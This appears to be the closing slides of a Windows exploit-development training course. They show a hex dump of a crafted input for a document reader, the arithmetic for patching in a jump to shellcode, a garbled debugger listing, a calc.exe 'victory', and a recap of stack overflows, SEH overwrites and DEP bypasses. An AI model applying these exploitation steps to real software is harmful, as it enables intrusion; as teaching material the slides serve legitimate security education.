00000250  99 FF 00 99 FF 33 99 FF 66 99 FF 99 99 FF CC EB  ™ÿ.™ÿ3™ÿf™ÿ™™ÿÌë
00000260  06 00 00 FC 14 E4 62 E9 B8 FD FF FF 00 99 CC 00  ...ü.äbé¸ýÿÿ.™Ì.
00000270  CC CC 00 FF CC 33 00 CC 33 33 CC 33 66 CC 33 99  ÌÌ.ÿÌ3.Ì33Ì3fÌ3™
00000280  CC 33 CC CC 33 FF CC 66 00 CC 66 33 CC 66 66 CC  Ì3ÌÌ3ÿÌf.Ìf3ÌffÌ
00000290  66 99 CC 66 CC CC 66 FF CC 99 00 CC 99 33 CC 99  f™ÌfÌÌfÿÌ™.Ì™3Ì™
```

- -584 is 0xfffffdb8 in hexadecimal.
- So if I change my 0xCC's to e9 b8 fb ff ff, which tells the cpu jmp -584, I should hit my shellcode.



```
00 00407000    cdt_reader.exe
]0 7
]0 7
]0 6
]0 7
]0 7
]0 7
]0 7
]0 7
]0 7
]0 7
]0 6
]0 6
]0 6
]0 6
]0 7                                                          ale18e
< ir
x=7f
p=00
3  c
oint

]0 7
]0 7
]0 73DC8000    C:\WINDOWS\system32\DCIMAN32.dll
]0 5ada8000    C:\WINDOWS\system32\uxtheme.dll
```

Calculator

0.

○ Hex ● Dec ○ Oct ○ Bin

● Degrees ○ Radians ○ Grads

□ Inv □ Hyp

- Victory!!!

Choose your path

- At this point you should start trying to exploit other unique crashes you found in cdf reader.
- If you want a much more difficult challenge, reboot with DEP turned on, and try to modify one of your cdf exploits to bypass DEP and launch a calc.exe

Recap: What you learned

- Vanilla stack overflows in win32
- Windows Shellcode Fundamentals
- Exception Handler overwrites in Windows
- Windows exploit mitigations including:
  - DEP
  - SafeSEH
  - GS Protection
  - ASLR

What you learned 2

- Stack pivots and using VirtualProtect to bypass DEP.
- Mutation based fuzzing
- Crash analysis